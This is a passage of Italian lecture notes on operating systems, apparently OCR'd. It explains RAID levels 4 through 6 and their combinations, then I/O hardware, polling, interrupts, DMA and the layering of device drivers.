Il **livello RAID 4** (noto come organizzazione con blocchi di parità intercalati) fa invece il sezionamento a livello di blocco, con sempre un disco dedicato ai bit di parità. È come il livello RAID 0 ma c'è un blocco di parità in un disco separato.
Il livello RAID 4 è utile se voglio fare letture/scritture in contemporanea di diversi file, e con il bit di parità riesco ad avere ridondanza.





I vantaggi sono la tolleranza ai guasti (grazie al bit di parità) e le letture più veloci grazie al parallelismo.
Gli svantaggi sono che il disco usato per la parità potrebbe fare da collo di bottiglia e le scritture sono sempre lente a causa del calcolo della parità. In più il disco usato per la parità è molto più frequente all'usura in quanto viene modificato molto spesso rispetto agli altri dischi (viene modificato ogni volta che viene modificato un qualsiasi altro disco). Quest'ultimo è un problema anche del livello RAID 3.

Uno dei più usati è il **livello RAID 5** (noto come organizzazione con blocchi intercalati a parità distribuita), e consiste in un sezionamento a livello di blocco con bit di parità distribuiti tra tutti i dischi del RAID. Però un blocco di parità non può contenere informazioni di parità per blocchi che risiedono nello stesso disco (altrimenti un guasto al disco farebbe perdere i dati).




I vantaggi sono gli stessi del livello RAID 4, però non si soffre del collo di bottiglia del disco di parità.
Gli svantaggi sono che le scritture sono ancora lente come il livello RAID 4 (dobbiamo comunque calcolare il bit di parità).


Il **livello RAID 6** è molto simile al livello RAID 5, ma con maggiori informazioni di ridondanza per gestire guasti contemporanei su più dischi (infatti riesce a gestire due guasti). Per fare questo al posto della parità usa altri codici per la correzione dell'errore (Reed-Solomon).




I vantaggi sono un'altissima ridondanza.
Gli svantaggi sono che è molto costoso e che le scritture sono molto lente per la gestione dei codici per la correzione degli errori (il calcolo del codice Reed-Solomon è molto lento).

Oltre ai 7 livelli che abbiamo visto, si possono fare anche delle combinazioni per ottenere una soluzione migliore.


Ad esempio il **RAID di livello 0+1** consiste in una combinazione del livello RAID 0 e il livello RAID 1 per fornire affidabilità ad alte prestazioni.




Quindi i dati vengono duplicati su due dischi “logici” con mirroring, che a loro volta implementano il sezionamento dei dati.

I vantaggi sono le prestazioni che sono migliori rispetto al RAID 5 e c’è un’alta affidabilità.
Gli svantaggi sono che questa soluzione richiede il raddoppio del numero di dischi necessari per memorizzare i dati e dunque è più costoso del livello RAID 5. Il problema principale è che non supporta la rottura simultanea di 2 dischi se non appartengono allo stesso stripe, infatti anche se si rompe il disco 1 da un lato e il disco 2 dall’altro, non sono più in grado di leggere i dati in quanto non è possibile leggere i dati da stripe diversi (appena si rompe un disco in uno stripe, quello stripe diventa inutilizzabile).

La situazione invece è molto migliore con il **RAID di livello 1+0** dove prima dividiamo i dati con il sezionamento e poi facciamo il mirroring, in maniera da risolvere il problema di prima.





I vantaggi dunque sono che è molto più robusto del RAID livello 0+1, infatti ogni disco di ogni stripe può guastarsi senza far perdere dati al sistema (a meno che non si guastino i due dischi contenenti gli stessi dati da entrambe le parti).
Gli svantaggi sono sempre i costi.

## Riassumendo

- RAID 0: aumento delle prestazioni in lettura e scrittura
- RAID 1: tollera il guasto di un disco, con ricostruzione automatica
- RAID 2: prevede codici a correzione d'errore
- RAID 3: oltre ad avere codici a correzione d'errore, comporta minor sovraccarico
- RAID 4: consente l'esecuzione di letture contemporanee
- RAID 5: letture e scritture contemporanee, parità distribuita tra i dischi
- RAID 6: doppia parità, tollera il guasto di 2 dischi
- RAID 0+1: sfrutta velocità del livello 0, implementando la sicurezza come nel livello 1
- RAID 1+0: Tollera il guasto di piu' dischi se non sono sotto lo stesso stripe

Ecco una figura rappresentativa dei vari livelli RAID dove:

- $C$ sta ad indicare che quel disco è usato per il mirroring
- $P$ sta ad indicare che ci sono i codici di ridondanza




Il RAID 2 e il RAID 3 sono utilizzati quando bisogna leggere una grande quantità di dati.
Il RAID 4 ha il problema dell'usura del disco.

# Il sistema di I/O

In un sistema operativo il 70,80% del codice è rappresentato da il **sottosistema di I/O**.

Il sottosistema di I/O consiste in un insieme di metodi per controllare i dispositivi di I/O (ovvero tutto quello che non è CPU e memoria). L'obiettivo del sottosistema I/O è quello di fornire ai processi utente un'interfaccia efficiente e indipendente dai dispositivi (ovvero che non sia diversa per ogni dispositivo).
Il sistema operativo gestisce l'interazione tra due componenti:

- Gli aspetti hardware delle periferiche
- Gli aspetti software delle periferiche (all'interno del Sistema Operativo stesso)

Il codice rispetto agli altri componenti è molto semplice da scrivere, però è tanto.
Al giorno d'oggi tutte le periferiche hanno interfacce diverse e infatti la complessità è elevatissima.

Tratteremo l'argomento in generale, soprattutto per quanto riguarda gli aspetti comuni.

# Hardware di I/O

Le periferiche sono moltissime e sono eterogenee tra di loro, ad esempio:


- Memorizzazione (dischi, nastri, …)
- Trasmissione (modem, schede di rete, …)
- Interazione uomo-macchina (tastiera, monitor, …)

Tutte le periferiche hanno una distinzione che gli accomuna, ovvero tra:


- **Dispositivo** (ovvero la parte non elettronica, come il braccio meccanico il contenitore etc,)
- **Controllore del dispositivo** (ovvero la parte elettronica, una scheda che contiene un chip della memoria)

I concetti comuni di tutte le periferiche sono:

- La **porta** (ovvero il punto di connessione al bus principale del computer). Può fungere da collegamento fisico oppure collegamento wireless.
- Il **bus** (un set di fili con relativo protocollo). Il bus può essere condiviso (ovvero tutte le periferiche collegate sullo stesso filo) oppure daisy chain (ovvero che il bus è un insieme di fili che stanno tra le varie periferiche)
- Il **controllore** (che agisce sulla porta, sul bus o sui dispositivi per eseguirne le funzionalità)




La tipica struttura di un **BUS** per PC è la seguente:




Vediamo che è possibile avere dei bus secondari in aggiunta al bus principale

Le SCSI (Small Computer System Interface) sono un'interfaccia standard progettata per realizzare il trasferimento di dati a bus in modalità parallela.

Il **controllore del dispositivo** (ovvero la parte elettronica), detto anche device controller, è connesso tramite bus al resto del sistema ed è associato ad un indirizzo.
Il controllore contiene i **registri** per comandare il dispositivo:

- **Registro/i di stato**
  Per capire se il comando è stato eseguito, se c'è stato un errore, se i dati sono pronti per essere letti, …

- **Registro di controllo**
  Per inviare comandi al dispositivo
- **Buffer** (uno o più)
  Per la “conversione” dei dati (come abbiamo già visto per la memoria secondaria), sia dal dispositivo al computer che viceversa


Per l’accesso ai registri ci sono due meccanismi principali:

- Dispositivi mappati in memoria (**memory-mapped**)
  In questa implementazione i registri sono visti nello spazio di indirizzamento della memoria RAM e dunque l’accesso ai registri avviene tramite le solite istruzioni di accesso alla memoria (è però necessario disattivare la cache nella zona di memoria in cui ci sono questi registri).
  I vantaggi di questa implementazione sono che viene permesso di scrivere driver in linguaggi ad alto livello (visto che vengono utilizzate le stesse istruzioni con cui normalmente leggo e scrivo in memoria RAM), in più non è necessario alcun accorgimento per quanto riguarda la protezione in quanto è sufficiente allocare lo spazio di indirizzamento di I/O fuori dallo spazio utente
- Dispositivi mappati su I/O (**I/O-mapped**)
  In questa implementazione l’accesso ai registri avviene tramite istruzioni specifiche di quel dispositivo, dunque per ogni dispositivo il sistema operativo deve usare delle istruzioni particolari.
  I vantaggi di questa implementazione sono che non c’è nessun problema nella gestione della cache e non bisogna riservare una particolare zona di memoria per i registri.
  Lo svantaggio però è che è meno generale rispetto al meccanismo precedente

Ovviamente esistono **soluzioni ibride** (ad esempio Pentium) nelle quali i registri sono implementati con il meccanismo I/O mapped (ci sono delle istruzioni specifiche per accedere ai registri dei dispositivi che rende l’accesso più veloce) mentre i buffer sono implementati con il meccanismo memory-mapped (visto che hanno dimensioni più grandi).

Ecco un esempio di dispositivo memory mapped:

- Controllore del display
  - L'HW mappa i registri e la memoria del display nello spazio di indirizzi fisico
  - Scrive nella mem (frame buffer) I cambi che avvengono sullo schermo. Addr: 0x80001000-0X8000F000
  - Scrive le descrizioni grafiche nell'area della coda di comandi
    - Es, un set di triangoli di una scena. Addr: 0x80002000-0X8001FFFF
  - Scrivere nel registro comando potrebbe causare all'HW grafico del display di fare qualcosa
    - Es. Rendere la scena appena scritta (Addr: 0x0007F004)




Vediamo ora come il sistema operativo esegue l'accesso e l'interazione con i dispositivi I/O. Ci sono diverse opzioni:

- Polling
- Interrupt (I/O programmato)
- DMA (Direct Memory Access)

Con il **polling** il programma (e il sistema operativo quindi) deve interrogare periodicamente lo status del dispositivo. In particolare lo stato del dispositivo è determinato mediante la lettura del busy bit del registro di stato: quando il busy bit è uguale a 0, il comando viene scritto nel registro di controllo e il command-ready bit del registro di stato viene posto a 1, quindi l'operazione viene eseguita. Nel caso in cui il dispositivo è occupato (ovvero quando il busy bit è uguale a 1), si ha un ciclo di attesa attiva (busy-waiting), con conseguente spreco di CPU.

Ecco la tipica sequenza di operazioni eseguite da H (host) e C (controller della periferica) con polling:

H Busy bit = 0?
H Command register = write e data-out=[byte]
H Command-ready=1
C Command-ready=1 ? Then busy-bit=1
C Read command-register, read data-out, execute I/O
C Command-ready=0 and busy-bit=0

Per evitare il busy waiting è stato introdotto l'I/O programmato con le **interrupt**. Dunque anziché essere il programma che periodicamente va ad interrogare la periferica, è direttamente il dispositivo I/O ad "avvertire" la CPU tramite un segnale su una connessione fisica.
Bisogna gestire alcune problematiche relative all'interrupt, come:

- Gli interrupt possono essere mascherabili
  Ovvero che alcune interrupt possono venir ignorate durante l'esecuzione di sezioni critiche
- Gli interrupt sono numerati
  Il valore consiste nell'indice di una tabella, detta vettore di interrupt.
  Il vettore di interrupt serve per consegnare l'interruzione al gestore corrispondente in base alla tipologia di interrupt ed è basato su priorità
- Gli interrupt multipli sono ordinati
  Gli interrupt hanno una priorità e gli interrupt con priorità più alta prelazionano quelli con priorità più bassa


Tutte queste complicazioni vengono gestite dal **controllore degli interrupt**.

Ecco un esempio di vettore di interrupt in Pentium:

| indice del vettore | descrizione |
|---|---|
| 0 | divide error |
| 1 | debug exception |
| 2 | null interrupt |
| 3 | breakpoint |
| 4 | INTO-detected overflow |
| 5 | bound range exception |
| 6 | invalid opcode |
| 7 | devide not available |
| 8 | double fault |
| 9 | coprocessor segment overrun (reserved) |
| 10 | invalid task state segment |
| 11 | segment not present |
| 12 | stack fault |
| 13 | general protection |
| 14 | page fault |
| 15 | (Intel reserved, do not use) |
| 16 | floating-point error |
| 17 | alignment check |
| 18 | machine check |
| 19-31 | (Intel reserved, do not use) |
| 32-255 | maskable interrupts |

Il vettore degli interrupt non è configurabile via software ma è dato dall'architettura. Gli interrupt mascherabili vanno da $32$ a $255$ mentre quelli precedenti sono quelli più "importanti" e infatti non possono essere mascherati.

Ecco la tipica sequenza di operazioni eseguite da H (host) e C (controller della periferica) con interrupt:





Mentre il dispositivo I/O esegue l'operazione richiesta dalla CPU, il programma non si blocca (a meno che l'operazione non sia bloccante dal punto di vista della semantica del programma)
La CPU però deve controllare periodicamente che non ci sia un interrupt, tramite una linea fisica, e questo avviene prima di ogni fetch (nel ciclo fetch-decode-execute). Nel caso in cui ci sia un interrupt, il comportamento dipende dalla priorità dell'interrupt in confronto al processo che sto eseguendo quando viene rilevato.
Ovviamente la decisione su quale processo viene eseguito viene compiuta sempre dallo scheduler.

Gli interrupt eliminano il problema del busy waiting ma ne introducono un altro: se devo trasferire $1\ GB$ di dati, ma la periferica può scrivere soltanto $512\ byte$ alla volta, allora ogni $512\ byte$ mi arriverà un interrupt e io dovrò mandare i $512\ byte$ successivi, avendo un numero spropositatamente alto di interruzioni.
Per questo i sistemi operativi moderni usano la **DMA**, che in pratica è un processore aggiuntivo pensato per evitare I/O programmato (PIO) per grandi spostamenti di dati. Questo perché usare la CPU per controllare il registro di stato del controllore e trasferire pochi byte alla volta è uno speco.
Dunque la DMA richiede uno specifico hardware (DMA controller) e il funzionamento è basato sull'idea di bypassare la CPU per trasferire dati direttamente tra I/O e memoria.
Per effettuare un trasferimento quindi la CPU invia al DMA:

- L'indirizzo di partenza dei blocchi/memoria da trasferire
- L'indirizzo di destinazione
- Il numero di byte da trasferire
- La direzione del trasferimento

Il DMA controller gestisce poi il trasferimento (gestendo lui stesso tutti gli interrupt), comunicando con il controllore del dispositivo, mentre la CPU effettua altre operazioni. Il DMA controller interrompe la CPU solamente al termine del trasferimento.

Ecco la tipica sequenza di operazioni eseguite con la DMA:




## Interfacce di I/O


I dispositivi di I/O sono molto diversi tra di loro e l'obiettivo del sistema operativo è quello di armonizzare l'interfaccia (che non debba tener conto di ogni singolo dettaglio del dispositivo).

Le periferiche infatti si differenziano per molti aspetti, eccone alcuni:

| aspect | variation | example |
|---|---|---|
| data-transfer mode | character<br>block | terminal<br>disk |
| access method | sequential<br>random | modem<br>CD-ROM |
| transfer schedule | synchronous<br>asynchronous | tape<br>keyboard |
| sharing | dedicated<br>sharable | tape<br>keyboard |
| device speed | latency<br>seek time<br>transfer rate<br>delay between operations | |
| I/O direction | read only<br>write only<br>readÐwrite | CD-ROM<br>graphics controller<br>disk |

Per trattare questa varietà di dispositivi in maniera standard vengono usate abstraction, encapsulation e software layering per “nascondere” le differenze delle periferiche al kernel del sistema operativo.
Dunque si costruisce un’**interfaccia comune**, ovvero un insieme di funzioni standard.
Ovviamente le differenze delle varie periferiche ci sono, ma queste vengono incapsulate completamente nei device driver.
Questo permette di semplificare notevolmente il lavoro del sistema operativo e in più si può aggiungere una nuova periferica hardware senza dover modificare il sistema operativo.

Con questa tecnica si crea dunque una struttura a livelli, che parte dal kernel e arriva ai vari hardware diversi:




Una parte del kernel, ovvero il kernel I/O subsystem, è dedicato a tutte le primitive di I/O, la quale comunica con i device driver i quali ricevono la system call generica e la implementano specificatamente per il proprio dispositivo.
L’idea è di ragionare a classi per quanto riguarda i device driver, ovvero un device driver per ogni classe di dispositivi (telecamere, tastiere, dischi, etc.)

Una differenziazione importante tra le interfacce, che determina lo sviluppo di device driver diversi, è la seguente:

- **Interfaccia dispositivi a blocchi** (dischi)
  Vengono memorizzati e trasferiti dati in blocchi e la lettura/scrittura di un blocco avviene indipendentemente dagli altri.
  I comandi di solito sono: read, write, seek
  La memory-mapped I/O sfrutta block-device driver

- **Interfaccia dispositivi a carattere** (terminali, mouse, porte seriali)
  Vengono memorizzate e trasferite stringhe di caratteri e non c'è indirizzamento (no seek).
  I comandi di solito sono: get, put

# Software di I/O

Gli obiettivi del software di I/O sono:

- Essere indipendenti dal dispositivo
- Avere una notazione uniforme
- Gestire gli errori
- Gestire e permettere le varie opzioni di trasferimento (sincrono/asincrono, …)
- Avere buone prestazioni

Questi obiettivi si raggiungono stratificando il software in vari livelli di astrazione, partendo dal livello più vicino al dispositivo e arrivando ai programmi utenti:

1. Gestori degli interrupt
2. Device driver
3. SW del sistema operativo indipendente dal dispositivo
4. Programmi utente


Il **gestore degli interrupt** è la parte più possibile astratta dal resto del sistema operativo, e appunto gestisce l'interrupt, quindi deve poter eseguire il bloccaggio e il sbloccaggio dei processi (semafori, segnali, …).

Il **device driver** ha l'obiettivo di tradurre le richieste astratte del livello superiore (le system call) in richieste device-dependent.
Contengono quindi tutto il codice dipendente da quel specifico device e spesso i device driver sono condivisi tra classi di dispositivi. Tipicamente sono scritti in linguaggio macchina (massime prestazioni e devono implementare dettagli vicini all'hardware).
I device driver interagiscono con i controllori dei dispositivi.

Il **software del sistema operativo indipendente dal dispositivo** ha le seguenti funzioni principali:

- Definizione di interfacce uniformi
- Naming (ovvero come individuare un device e gestione dei nomi)
- Protezione (tutte le primitive di I/O sono privilegiate, ovvero usate dal sistema operativo)
- Il buffering (ovvero la memorizzazione dei dati durante un trasferimento) per
  - gestire differenti velocità dei dispositivi
  - gestire differenti dimensioni di trasferimento (ad esempio pacchetti sulla rete vengono riassemblati)
- Definizione della dimensione del blocco
- Allocazione e rilascio dei dispositivi
- Gestione errori (tipicamente gli errori sono device-dependent, ma il loro trattamento viene gestito dal sistema operativo ed è generale)

